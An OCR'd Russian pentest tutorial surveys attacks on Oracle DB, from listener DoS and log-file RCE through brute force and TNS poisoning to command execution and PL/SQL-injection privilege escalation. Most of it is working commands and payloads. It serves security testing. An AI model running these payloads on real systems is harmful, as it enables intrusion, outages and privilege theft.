
АТАКА НА ОРАКУЛА

Иван Чалыкин
ivanesense@list.ru
Digital Security

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

ПОДРОБНЫЙ ГАЙД ПО ВЕКТОРАМ АТАК НА ORACLE DB



Сегодня я бы хотел поговорить о векторах атак на СУБД Oracle на разных стадиях: как прощупать слабые места базы снаружи, проникнуть внутрь и закрепиться там плюс как все это дело автоматизировать с помощью специализированного софта. Архитектура и возможности базы данных весьма интересны, занимательных моментов немало, а значит, немало и способов все испортить. Однако не забывай: ломать — не строить, поэтому вся дальнейшая информация предоставлена исключительно с целью выявить недочеты в защищенности тестируемых систем и повысить безопасность.

ВНЕШНИЙ ПЕРИМЕТР. THE LISTENER IS UNDER ATTACK

Кто хоть раз сталкивался с этой базой данных, знает, что взаимодействие с Oracle RDBMS осуществляется через TNS Listener. Listener — это своего рода балансировщик подключений. По умолчанию listener слушает 1521-й TCP-порт (в «будущем» Oracle обещает перейти на 2483 и 2484/SSL) и разруливает входящие подключения в зависимости от того, какая запрошена БД, что, соответственно, позволяет работать с несколькими. Идентификация конкретной базы данных происходит на основании буквенно-цифровой строки — ее SID'а (System IDentifier). Есть также понятие SYSTEM_NAME, которое чаще всего можно воспринимать как аналог SID (с пентестерской точки зрения, конечно).

Именно с атак на службу listener, как правило, начинается пентест базы данных Oracle. С задачей нахождения и определения версии СУБД отлично справляется Nmap. Но первым делом для нас важно получение SID для подключения к «листенеру», ведь без него listener не станет с нами общаться. На эту тему Sh2kerr когда-то написал отличное исследование Different ways to guess Oracle database SID (goo.gl/jJ2UfR).

К основным методам получения SID можно отнести перебор типовых значений для конкретной платформы, так как SID может быть дефолтным. Например, ORCL — по умолчанию для обычного Oracle, XE — для версии Oracle Express Edition. Также SID может быть получен через сторонние ресурсы. Например, веб-интерфейс EM-консоли на 1158-м порту; через SAP web_appserver, XDB и прочие штуки, установленные поверх Oracle.

Системный идентификатор можно пробрутить, так как listener при подключении возвращает различные ошибки в зависимости от того, существует такой SID или нет. К тому же есть давняя практика делать короткие идентификаторы (3–4 символа). При переборе не стоит забывать про название компании, название системы, имена хостов и прочие социальные аспекты.

С последней задачей весьма эффективно справляется модуль из Метасплоита auxiliary/scanner/oracle/sid_brute. Для атаки достаточно указать IP-адрес удаленного хоста. Это весьма неплохая брутилка сидов, она имеет встроенный словарик на 600 типовых значений.

Кстати, встретить Oracle версии ниже 10.0 — настоящий праздник для пентестера. Listener одной из старых версий с настройками по умолчанию раскрывает все что можно, включая обслуживаемые SID, версию СУБД, тип ОС, и имеет еще ряд важных уязвимостей (здесь и далее мы используем утилиту lsnrtctl, которая входит в комплект Oracle):

- **Disclose:** используя протокол TNS, можно отправить «листенеру» команды STATUS или SERVICE. В первом случае, даже если установлен пароль, listener раскроет немало инфы. STATUS вернет версию ОС, аптайм, директорию лог-файла и SID. SERVICE также показывает версию ОС и SID.

```
LSNRCTL:  status 192.168.1.100
```

- **DoS:** можно остановить listener.

```
LSNRCTL: stop 192.168.1.100
```

- **DDoS:** можно поставить высокий уровень трассировки событий, что нередко создает повышенную нагрузку на процессор и съедает все свободное дисковое пространство:

```
LSNRCTL: set trc_level 16
```

- **DDDoS:** с помощью следующих команд можно выставить некорректные настройки коннектов, что приведет к неработоспособности сервиса:

```
LSNRCTL: set connect_timeout
LSNRCTL: set invalid_connect
```

- **pre-RCE:** возможно изменить путь до лог-файла «листенера»:

```
LSNRCTL: set log_file C:/boot.ini
```

- **RCE!** Если к предыдущему пункту добавить то, что в лог попадают все запросы, то можно провернуть такую атаку под Windows: указать путь до папки автозапуска администратора (службы Oracle работают из-под System, так что с правами проблем нет) с расширением bat и отправить такой TNS-запрос на подключение, что в лог запишется какая-то виндовая команда. Например, добавление пользователя в ОС — `net user bob /add`. Когда админ зайдет в ОС (а призвать его нам помогут предыдущие примеры с DoS или какая-нибудь социалка), то наш злой bat запустится вместе со всеми командами внутри! Кстати, все, что туда будет писать listener, окажется пропущено виндой как несуществующие команды, так что об этом можно не волноваться.

Для реальной атаки мы воспользуемся утилитой tnscmd.pl (goo.gl/ewVmF2), так как lsnrctl не может посылать кастомные запросы. Первым запросом указываем в качестве лога bat в автозагрузке, вторым добавляем пользователя:


```
tnscmd -h 192.168.1.100 -p 1521 --rawcmd↵
"(DESCRIPTION=(CONNECT_DATA=(CID=(PROGRAM=)↵
(HOST=)(USER=))(COMMAND=log_file)(ARGUMENTS=4)↵
(SERVICE=LISTENER)(VERSION=1)(VALUE=C:\Users\↵
Administrator\AppData\Roaming\Microsoft\↵
Windows\Start Menu\Programs\Startup\evil.bat)))"
tnscmd -h 192.168.1.100 -p 1521 --rawcmd
"(DESCRIPTION=(CONNECT_DATA=))↵
> net user Bob Marley /add
```

В Linux можно наделать пакостей похожим способом, например добавить свои SSH-ключи. Подробнее про эту технику можно почитать в книге А. Полякова «Безопасность Oracle глазами аудитора: нападение и защита».

Кстати, часть описанных выше действий мы можем совершить и с помощью одноименного модуля в Metasploit — auxiliary/admin/oracle/tnscmd.

Наконец, если уже есть удаленный доступ к серверу с БД, то можно украсть из listener.ora (это такой конфигурационный файл, он лежит в $ORACLE_HOME/network/admin) хеш пароля от «листенера».

Еще раз подчеркну, что эти атаки актуальны лишь для Oracle до десятой версии. Начиная с «десятки», удаленная конфигурация по умолчанию запрещена



Принцип эксплуатации уязвимости TNS Poison

```
PASSWORDS_LISTENER = 334CC7EA0C4F01A0
```

Еще раз подчеркну, что эти атаки актуальны лишь для Oracle до десятой версии. Начиная с «десятки», удаленная конфигурация по умолчанию запрещена. Хотя немного информации из дисклоза мы получить все-таки можем.

ВНЕШНИЙ ПЕРИМЕТР. TNS LISTENER POISON

Если ты встретил версию «листенера» посвежее, то тут уже особо не разгуляться, остается только брутфорс. Впрочем, все версии, включая 12c, с настройками по умолчанию уязвимы к атаке под названием TNS Listener Poison (разновидность техники «человек посередине», MITM). Правда, 12c уязвима лишь в некоторых конфигурациях. К примеру, один из вариантов, которые могут нам помешать, — это отключение динамического конфигурирования «листенера», что невозможно при использовании Oracle DataGuard, PL/SQL Gateway с подключением в APEX и некоторых версий SAP.

Дело тут, собственно, вот в чем: по умолчанию сервис «листенера» поддерживает удаленное конфигурирование, необходимое для создания кластера базы данных (RAC — Real Application Cluster). Фактически мы можем подключиться к «листенеру» и «зарегистрироваться», то есть сказать ему, что мы член кластера, на котором работает его база данных. Дальше можно ждать подключений от клиентов, которые нам будет перекидывать listener. Но далеко не всех, а только части, потому что listener балансирует нагрузку на кластер: кого-то сразу подключит к настоящей СУБД, кого-то отправит нам. При этом для полноценной MITM-атаки никто не мешает перенаправлять подключающихся к нам клиентов обратно в СУБД. И при этом у нас будет возможность полностью контролировать передаваемый трафик и просматривать его (данные, не считая аутентификации, не шифруются), менять команды и добавлять их.

Вот примерный алгоритм атаки:

1. Отсылаем TNS-запрос `CONNECT_DATA=(COMMAND=SERVICE_REGISTER_NSGR))`.
2. Уязвимый сервер ответит `(DESCRIPTION=(TMP=))`. Запатченный скажет `(ERROR_STACK=(ERROR=1194))`.
3. Формируем конфигурационный пакет с SID и IP нового «листенера» (нашего). Принципиальное значение имеет количество символов в имени текущего SID. Его необходимо знать, так как иначе поедет парсинг и пакет будет не «Well Formed».
4. Отправляем все это добро «листенеру».
5. Если все верно, то после этого часть новых подключений listener будет направлять на подконтрольный нам IP.

Проверить, уязвим ли сервер, можно одним из модулей MSF — `auxiliary/scanner/oracle/tnspoison_checker`.

Стоит отметить, что не существует универсальных утилит, которые позволяют в полной мере контролировать данные, передающиеся во время MITM-атаки. Во многом это связано со сложностью ораклового протокола, а также с большим количеством его разновидностей (он меняется в зависимости от версии базы данных, архитектуры хоста, ОС и языка). С другой стороны, для конкретных целей и задач сделать «костыль» не составит труда.

ВНЕШНИЙ ПЕРИМЕТР. USERS BRUTE FORCE

Получил SID? Отлично, переходим к следующей типичной задаче — добываем учетку. С этого момента мы можем подключаться к «листенеру» и брутить учетные записи. Вообще, Oracle некогда был уязвим, и можно было сначала брутить логины, а потом пароли (та же проблема: различные ошибки для существующих и несуществующих пользователей), но имеющиеся тулзы стары и работают очень нестабильно.

С классическим же перебором учеток снова выручает Metasploit и его модуль `auxiliary/scanner/oracle/oracle_login`. Он имеет встроенный словарик наиболее популярных дефолтных учеток в виде login:password. Хотя, конечно, он не покрывает всех возможных вариаций, и иногда приходится гуглить инфу про ломаемую платформу или задумываться на тему фантазии сотрудников и снова брутить. Но Oracle поддерживает парольные политики и может заблокировать учетные записи.

Дефолтные записи представляют одну из самых распространенных и одновременно серьезных проблем без-

WWW

Архив bit.ly/1ERoiCB со скриптами (proxy, poisoner) и сверхподробное описание уязвимости: goo.gl/EGx7d9

опасности в «Оракуле». Этих пользователей немало, они имеют различные привилегии, и некоторые из них не так-то просто отключить. Так что, проводя аудит безопасности продуктов Oracle, очень важно посмотреть в документации список учетных записей по умолчанию. Причем если в «чистой» Oracle DB подобных записей не так много, то, если на нее поставить ERP-систему вроде E-Business Suite, их становится около 300! Для более тщательного, но и длительного брутфорса советую обратиться к Nmap:

```
nmap --script oracle-brute -p 1521 --script↵
-args oracle-brute.sid=DSECRG,userdb=/root/↵
Desktop/ora/userdb, passdb=/root/Desktop/ora/↵
passdb 192.168.1.100
```

Учти, что этот скрипт перемешивает логины и пароли, то есть к каждому логину пробует каждый пароль, а это довольно долго!

ВНЕШНИЙ ПЕРИМЕТР. REMOTE OS AUTH

Несколько более изящный способ добыть себе учетку от базы — обойти проверку. Но это сработает, только если в тестируемой системе используется `Remote OS Auth`.

Суть в том, что в Oracle RDBMS есть возможность перекладывать аутентификацию пользователя на плечи ОС. Таким образом, если пользователь аутентифицирован в ОС, то подключение к БД произойдет без проверки пароля. Логины таких пользователей в базе имеют префикс ops$ (например, ops$Bob). Причем эта функция работает и с удаленными хостами.

Таким образом, для атаки мы должны подключиться к «листенеру» с именем юзера и «сказать», что пароль проверен в ОС, так что нас можно пустить. Listener поверит и пустит :). Несмотря на кажущуюся странность, такой метод используется для связки SAP-систем с Oracle в качестве основного.

Значит, практическая последовательность такова:

1. Узнать подобную учетную запись (например, для SAP она «рассчитывается» по известному алгоритму).
2. Создать такую учетку ОС у себя на машине.
3. Подключиться к СУБД, используя стандартные средства.

Если хочешь потренироваться в своей тестовой лаборатории, то проверить метод можно, следуя пошаговому плану:

1. Проверка на remote auth. Вводим в SQL-терминале:

```
show parameter os_authent;
// Вернет TRUE, если включено
```

2. Включение r.auth (если FALSE):

```
alter system set remote_os_authent=↵
TRUE scope=SPFILE;
```

3. Создание юзера EVIL с префиксом ops$:


```
create user ops$evil identified by p@ssw0rd;
```

4. Выдача прав:

```
grant connect to ops$evil;
```

Наконец, чтобы подключиться к базе, используя Remote Auth, введи следующее:

```
sqlplus /@\"192.168.1.3:1521/orcl.marley.local\"
/* Слеш перед @ как бы говорит sqlplus,
   что проверку учетки произвести
   от OS */
```



Кстати, пароль у пользователя в ОС и пароль у пользователя Oracle DB может отличаться, это ни на что не влияет.

На ZeroNights 2015 Роман Бажин (@nezlooy) поделился интересным наблюдением: оказалось, что в момент отправки пакета с запросом на авторизацию **можно подменить значение текущего пользователя**, а следовательно, можно устроить перебор. Сработает такая атака явно быстрее, нежели прямой брутфорс учеток, ведь нужно проверить лишь логины, без паролей. Подробнее про Remote OS Auth можно почитать тут: goo.gl/IoR2hB и тут goo.gl/al449z.

ВНЕШНИЙ ПЕРИМЕТР. REMOTE STEALTH PASS BRUTE FORCE

Еще одна серьезная уязвимость, которая была в Oracle RDBMS, — возможность удаленно получить хеш-пароль любого пользователя, а потом его локально пробрутить.

К данной технике уязвимы версии 11.1.0.6, 11.1.0.7, 11.2.0.1, 11.2.0.2 и 11.2.0.3. Для того чтобы понять суть уязвимости, нужно рассмотреть, как работает протокол аутентификации с СУБД для одиннадцатой версии (маньяки из Oracle в каждой новой ветке меняют протокол аутентификации). Взаимодействие с сервером происходит по следующей схеме:


1. Клиент подключается к серверу и отправляет имя пользователя.
2. Сервер генерирует идентификатор сессии (`AUTH_SESSKEY`) и шифрует его, используя AES-192. В качестве ключа применяется хеш SHA-1 от пароля пользователя и добавляемой к нему соли (`AUTH_VFR_DATA`).
3. Сервер отправляет зашифрованный идентификатор сессии и соль клиенту.
4. Клиент генерирует ключ, хешируя свой пароль и полученную соль. Используя данный ключ, клиент расшифровывает данные сессии, полученные от сервера.
5. На основе расшифрованного идентификатора сессии сервера клиент вырабатывает новый общий ключ, который используется в дальнейшем.

Теперь самое интересное: идентификатор сессии `AUTH_SESSKEY`, который сервер отправляет клиенту, имеет длину в 48 байт. Из них 40 байт рандомные, а последние 8 — повторяющиеся значения 0x08 (Padding). Вектор инициализации — 0x00 (Null).

Зная, что последние 8 байт идентификатора всегда состоят из 0x08, мы можем перебирать пароли, расшифровывая идентификатор сессии (хеш мы берем от пароля, соль от сервера получена) и проверяя на padding. И как ты понимаешь, все это в офлайне, то есть с огромной скоростью, особенно если использовать GPU.

Для осуществления такой атаки требуется знать SID, валидный логин (например, учетка `SYS` весьма интересна), ну и конечно, иметь возможность подключения к базе.

Если мы оборвем подключение, не переходя к пунктам 4 и 5, то в журналах аудита Oracle никаких записей вроде Invalid Login Attempt не создастся даже для первичного получения идентификатора сессии и соли.



Для лабораторного тестирования такой атаки необходимо выполнить следующее:

1. Через Wireshark перехватить стартовый трафик при авторизации. Поможет фильтр tns.
2. Вытащить HEX-значения AUTH_SESSKEY, AUTH_VFR_DATA.
3. Подставить их в PoC-скрипт (goo.gl/DtnDsb), который побрутит по словарю.

По ссылке выше представлен только демонстрационный PoC, нужный, чтобы понять, как это работает. А вообще с хешами Oracle неплохо справляется утилита woraauthbf (bit.ly/1BIUFRn).

ВНУТРЕННИЕ АТАКИ. REMOTE CODE EXECUTION

Так уж вышло, но добиться исполнения команд операционной системы в Oracle не так тривиально, как вызвать xp_cmdshell в MS SQL, даже если имеются привилегии DBO. Однако есть как минимум два отличных способа выполнения команд — использование Java-процедур и применение пакета DBMS_SCHEDULER. Кстати говоря, получить RCE можно и в случае нахождения SQL-инъекции в веб-приложении, разумеется, если у пользователя, от имени которого оно запущено, хватает прав. Настоятельно рекомендую на данном этапе подготовить утилиту Oracle Database Attacking Tool ODAT (goo.gl/zwVO7k). Не забудь установить необходимые библиотеки Python для работы с Oracle, а также сам Instant Client (goo.gl/VOn4op).

Итак, представим, что мы имеем админскую учетку. Весьма популярный способ исполнить свою команду на сервере в данном случае — написать процедуру java stored. Делается это в три этапа. Первый — создание Java-класса с именем oraexec. Для этого подключаемся через терминал sqlplus и пишем:

```
create or replace and resolve java source
named "oraexec" as
import java.lang.*;
import java.io.*;
  public class oraexec
  {
    public static void execCommand
    (String command) throws IOException
    {
      Runtime.getRuntime().exec(command);
    }
  }
```

Далее напишем PL/SQL-обертку для этого класса:

```
create or replace procedure javacmd
(p_command varchar2) as language java
name 'oraexec.execCommand(java.lang.String)';
/
```

Все! Теперь для выполнения достаточно отправить следующий запрос:

```
exec javacmd('command');
```

Важный нюанс: используя приведенную выше процедуру, мы не сможем увидеть результат отработанной команды, однако ничто не мешает перенаправлять вывод в файл и считывать его.

Полный код этого шелла с возможностью считывания и записи файлов ты найдешь тут: goo.gl/eLg7bx. Однако есть более навороченный скрипт (goo.gl/EuwPRU), с обработкой вывода команд, правда и размер больше.

Если применять для этой же цели утилиту ODAT, все действия сокращаются до следующей команды:

```
./odat.py java -s 192.168.231.131 -U bob
-P marley -d orasid --exec COMMAND
```

ВНУТРЕННИЕ АТАКИ. SCHEDULER

Следующий способ, который выручит нас в случае отсутствия виртуальной машины Java (что свойственно Oracle Express Edition/XE), — это обращение к встроенному планировщику заданий Oracle dbmsscheduler. Для работы с ним необходимо иметь привилегию CREATE EXTERNAL JOB. Вот пример кода, который записывает строку 0wned в текстовый файл в корне диска C:

```
exec DBMS_SCHEDULER.create_program('RDS2008',↵
'EXECUTABLE','c:\ WINDOWS\system32\cmd.exe /c
echo 0wned >> c:\rds3.txt',0,TRUE);
exec DBMS_SCHEDULER.create_job(job_name =>
'RDS2008JOB',program_name => 'RDS2008',start↵
_date=> NULL,repeat_interval => NULL,end_date↵
=> NULL,enabled => TRUE,auto_drop => TRUE);
```

В результате будет создано, а затем исполнено задание по выполнению нашей команды.

Еще один интересный момент заключается в том, что в основном multi-statement-запросы (то есть сложные запросы, состоящие из простых, разделенных точкой с запятой) не разрешены при работе с Oracle из внешних (то есть работающих через jdbc) приложений. Но есть такие процедуры, внутри которых можно исполнять «новые запросы», в том числе и multi-statement.

Пример такой процедуры — SYS.KUPP$PROC.CREATE_MASTER_PROCESS. Скажем, просто используя планировщик RCE, нельзя провести SQL-инъекцию, так как для нее требуется создание анонимной процедуры. А вот вместе с указанной выше процедурой уже можно. Таким образом, следующий запрос теоретически можно выполнить и в случае SQL-инъекции в веб-приложении.

```
select SYS.KUPP$PROC.CREATE_MASTER_PROCESS↵
('DBMS_SCHEDULER.create_program(''xxx'',''↵
EXECUTABLE'',''cmd.exe /c echo qqq>>C:/scchh'',↵
0,TRUE); DBMS_SCHEDULER.create_job(job_name↵
=>''jobx'',program_name=>''xxx'',start_date↵
=>NULL,repeat_interval=>NULL,end_date=>NULL,↵
enabled=>TRUE,auto_drop=>TRUE);dbms_lock.sleep↵
(1);dbms_scheduler.drop_program↵
(program_name=>''xxx'');dbms_scheduler↵
.purge_log;')
from dual
```

ODAT.py вновь позволяет существенно сократить объем команд:

```
./odat.py dbmsscheduler -s 192.168.231.131 -d↵
orasid -U bob -P marley --exec "C:\windows\↵
system32\cmd.exe /c echo 123>>C:\hacK"
```

При использовании планировщика наше задание может выполняться не единожды, а с некоторой периодичностью. Это поможет закрепиться в тестируемой системе, поскольку, даже если администратор удалит пользова-

теля из ОС, наше задание будет регулярно выполняться в системе и вновь вернет его к жизни.

ВНУТРЕННИЕ АТАКИ. EXTERNAL TABLES

В качестве последнего способа добиться OS command execution я бы хотел описать внешние таблицы (External Tables). Этот же способ поможет далее скачивать файлы с сервера. Нам потребуются следующие привилегии:

- UTL_FILE;
- CREATE TABLE;
- закрепленная за пользователем директория.

Напомню, что доступ к пакету с именем UTL_FILE по умолчанию есть у всех учетных записей, имеющих роль CONNECT.

Шаг первый: проверить выданные нам директории следующим запросом:

```
SELECT TABLE_NAME FROM ALL_TAB_PRIVS WHERE↵
TABLE_NAME IN
(SELECT OBJECT_NAME FROM ALL_OBJECTS WHERE↵
OBJECT_TYPE='DIRECTORY')
and privilege='EXECUTE' ORDER BY GRANTEE;
TABLE_NAME
------------------------------
ALICE_DIR
/
```

Шаг второй: создать исполняемый bat-файл с нужной нам командой:

```
declare
 f utl_file.file_type;
 s varchar2(200) := 'echo KOKOKO >>
 C:/pwned'; begin
 f := utl_file.fopen('ALICE_DIR',
 'test.bat','W');
 utl_file.put_line(f,s);
 utl_file.fclose(f);
end;
/
```

Шаг третий: подготовим внешнюю таблицу EXTT, она нужна для запуска файла:

```
CREATE TABLE EXTT (line varchar2(256))
ORGANIZATION EXTERNAL
(TYPE oracle_loader
  DEFAULT DIRECTORY ALICE_DIR
  ACCESS PARAMETERS
  ( RECORDS DELIMITED BY NEWLINE
    FIELDS TERMINATED BY ','
    LOCATION (alice_dir:'test.bat'))
/
```

Теперь нам остается лишь вызвать наш батник следующей командой:

```
SELECT * from EXTT;
```

Терминал начнет выкидывать ошибки о невозможности сопоставить таблицу и вызываемый файл. Но в данном случае это неважно, ведь нам было нужно, чтобы открылся исполняемый файл, это и произошло.

Утилита ODAT.py тоже умеет выполнять данную атаку, однако требует привилегию CREATE ANY DIRECTORY (она по умолчанию есть только у роли DBA), поскольку пытается исполнить файл из любой, а не из «нашей» директории:

ПОЛЕЗНЫЕ КОМАНДЫ ДЛЯ НАЧИНАЮЩЕГО DBA

Подключаемся к базе:

```
sqlplus usr/pass@hostname.network/sid
sqlplus "/as sysdba"
```

Показать SID базы:

```
select * from global_name
```

Показать версию:

```
select * from v$version;
```

Показать привилегии:

```
SELECT * FROM USER_ROLE_PRIVS;
SELECT * FROM USER_SYS_PRIVS;
```

Показать текущего юзера:

```
select user from dual;
```

Вывести всех пользователей:

```
SELECT USERNAME FROM DBA_USERS;
select name from sys.user$;
```

Показать таблицы, принадлежащие пользователю:

```
select table_name from user_tables;
select * from tab;
```

Сменить пароль:

```
ALTER USER <username> IDENTIFIED BY↵
<new_password>;
```

GOD mode:

```
Grant DBA to Scott;
```

Доступ к пакету с именем UTL_FILE по умолчанию есть у всех учетных записей, имеющих роль CONNECT

```
./odat.py externaltable -s 192.168.231.131 -U↵
bob -P marley -d orasid --exec "C:/windows↵
/system32" "calc.exe"
```

ВНУТРЕННИЕ АТАКИ. РАБОТА С ФАЙЛОВОЙ СИСТЕМОЙ

Переходим к задачке о чтении и записи файлов. Если необходимо просто считать файл или записать его на сервер, то можно обойтись и без Java-процедур, которые, впрочем, тоже справляются с такого рода тасками.

А обратимся мы к пакету UTL_FILE, который обладает требуемым функционалом работы с файловой системой. Приятная новость — по умолчанию доступ к нему имеют все пользователи, обладающие ролью PUBLIC. Плохая новость — по умолчанию у этой процедуры нет доступа ко всей файловой системе, только к заранее заданному администратором каталогу. Впрочем, нередко встречается заданный параметр каталога *, что буквально означает «доступ ко всему».

Уточнить это поможет следующая команда:

```
select name, value from v$parameter where↵
name = 'utl_file_dir';
```

Расширить доступ, при наличии соответствующих прав можно следующим запросом:

```
alter system set utl_file_dir='*' scope =spfile;
```

Наиболее короткий вариант процедуры, применяющей пакет UTL_FILE, я подсмотрел у Александра Полякова:

```
SET SERVEROUTPUT ON
declare
f utl_file.file_type;
sBuffer Varchar(8000);
begin
f:=UTL_FILE.FOPEN (''C:/','boot.ini','r');
loop
UTL_FILE.GET_LINE (f,sBuffer);
DBMS_OUTPUT.PUT_LINE(sBuffer);
end loop;
EXCEPTION
when no_data_found then UTL_FILE.FCLOSE(f);
end;
/
```

Если требуется более функциональный вариант, с возможностью записи, рекомендую погуглить скрипт под названием raptor_oraexec.sql. И по традиции, вариант с применением утилиты ODAT, который, как всегда, самый короткий:

```
./odat.py utlfile -s 192.168.231.131 -d orasid↵
-U bob -P marley --getFile "C:/test" token.txt↵
token.txt
```

Упрощенный вид PL/SQL Injection

Пакет UTL_FILE весьма интересен еще и потому, что если повезет, то можно добраться до логов, конфигурационных файлов и раздобыть пароли от привилегированных учетных записей, например SYS.

Второй способ, о котором я бы хотел рассказать, — это вновь применить External Tables. Напомню: используя External Tables, база имеет возможность получить в режиме чтения доступ к данным из внешних таблиц. Для хакера это означает еще одну возможность выкачивания файлов с сервера, однако этот способ требует CREATE ANY DIRECTORY привилегию. Предлагаю сразу обратиться к ODAT, работает стабильно и быстро:

```
./odat.py externaltable -s 192.168.231.131 -U↵
bob -P marley -d orasid --getFile "C:/test"↵
"my4.txt" "my"
```

ВНУТРЕННИЕ АТАКИ. ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Повысить привилегии можно разными способами, начиная от классических переполнений буфера и патчинга DLL и заканчивая специализированными атаками для баз данных — PL/SQL-инъекциями. Тема очень обширная, в этой статье я не буду подробно останавливаться на ней, про это пишут отдельные исследования: о них можно почитать в блогах Личфилда (goo.gl/IebQN4) и Финнигана (goo.gl/vXhttf). Покажу лишь некоторые из них, для общего представления. В ходе проведения тестирования советую просто обращать внимание на текущие привилегии и, уже отталкиваясь от этого знания, искать в интернете нужные лазейки.

В отличие от MS SQL, где атакующий может внедрить xp_cmdshell буквально сразу после SELECT, просто закрыв его, Oracle RDBMS такие фокусы категорически не любит. По этой причине классические SQL-инъекции нам не всегда подходят, хотя можно выкрутиться и в этом случае. Мы

будем рассматривать PL/SQL-инъекции — изменение хода выполнения процедуры (функции, триггера и прочих объектов) путем внедрения произвольных команд в доступные входные параметры. (c) Sh2kerr

Для того чтобы внедрить полезную нагрузку, необходимо найти функцию, в которой входящие параметры не фильтруются. Основная идея атаки заключается в следующем: по умолчанию, если не указано иного, процедура выполняется от имени владельца, а не запустившего ее пользователя. Иными словами, если нам доступна для выполнения процедура, принадлежащая учетке SYS, и мы сможем внедрить в нее свой код, то наш пейлоад тоже исполнится в контексте учетной записи SYS. Так бывает не всегда, встречаются и процедуры с параметром authid current_user, а это означает, что процедура будет исполнена с привилегиями текущего пользователя. Впрочем, обычно под каждую версию СУБД можно найти функции, уязвимые к PL/SQL-инъекции.

Короче говоря, вместо ожидаемого честного аргумента мы передаем зловредный код, который становится частью процедуры.

Хороший пример — это функция CTXSYS.DRILOAD. Она выполняется от имени CTXSYS и не фильтрует входящий параметр, что позволяет произвести легкий взлет до DBA:

```
exec ctxsys.driload.validate_stmt
('grant dba to scott');
```

Правда, это уже скорее история: уязвимость была найдена в 2004 году, и ей подвержены лишь старые версии — восьмые и девятые. Как правило, процесс эскалации привилегий разбивается на две части: написание процедуры, повышающей права, и собственно внедрение. Типовая процедура выглядит следующим образом:

```
CREATE OR REPLACE FUNCTION F1
RETURN NUMBER AUTHID CURRENT_USER
IS
PRAGMA AUTONOMOUS_TRANSACTION;
BEGIN
EXECUTE IMMEDIATE 'GRANT DBA TO TEST';
COMMIT;RETURN(1);END;
/
```

Теперь можем внедрить процедуру в качестве аргумента уязвимой функции (пример для десятых версий):

```
exec sys.kupw$WORKER.main
('x','YY'' and 1=test.f1 --');
```

В не слишком свежих версиях 10 и 11 есть приятное исключение, а точнее уязвимость, позволяющая исполнить команды на сервере, не обладая DBA-правами. Процедура DBMS_JVM_EXP_PERMS позволяет пользователю с привилегией CREATE SESSION получить права JAVA IO. Реализуется атака следующим образом:

```
SQL> DECLARE
   POL DBMS_JVM_EXP_PERMS.TEMP_JAVA_POLICY;
   CURSOR C1 IS SELECT
   'GRANT','GREMLIN','SYS','java.↵
    io.FilePermission
 ','<FILES>>','execute','ENABLED' FROM DUAL;
  BEGIN
  OPEN C1;
  FETCH C1 BULK COLLECT INTO POL;
  CLOSE C1;
  DBMS_JVM_EXP_PERMS.IMPORT_JVM_PERMS(POL);
  END;
  /
PL/SQL procedure successfully completed.
```

Теперь, получив привилегии на вызов Java-процедур, можем достучаться до интерпретатора Windows и выполнить что-нибудь:

```
SQL> select dbms_java.runjava('oracle/aurora/↵
util/Wrapper c:\\windows\\system32\\cmd.exe/c↵
echo 123 >c:\\hack')from dual;
```

ПОДВОДИМ ИТОГИ

Рассмотренные векторы, разумеется, не единственные, ведь появляются и новые уязвимости, причем регулярно. Плюс для актуальных версий есть ряд уязвимостей «из коробки», которые в Oracle, похоже, не торопятся исправлять. Oracle RDBMS — мощная, но очень сложная вещь, а потому подход «не трогай, если работает» очень распространен в компаниях. Это, безусловно, помогает при взломах.

Oracle версии 12 в статье вообще не рассматривался: во-первых, слишком мало шансов встретить его в реальной жизни, во-вторых, лучше рассказать про эту версию отдельно, так как многие базовые вещи в ней кардинально изменились.

Вообще, в момент проведения тестирования вариантов того, как будут развиваться события, достаточно много. Необходимо отталкиваться от текущей стадии: где ты находишься относительно базы (внутри или снаружи), какие у тебя привилегии, какие цели, и дальше уже строить план прорыва. Надеюсь, общий подход понятен и стало ясно, что следует проверить на доступных тебе СУБД Oracle. Береги свои серверы!

Для того чтобы внедрить полезную нагрузку, необходимо найти функцию, в которой входящие параметры не фильтруются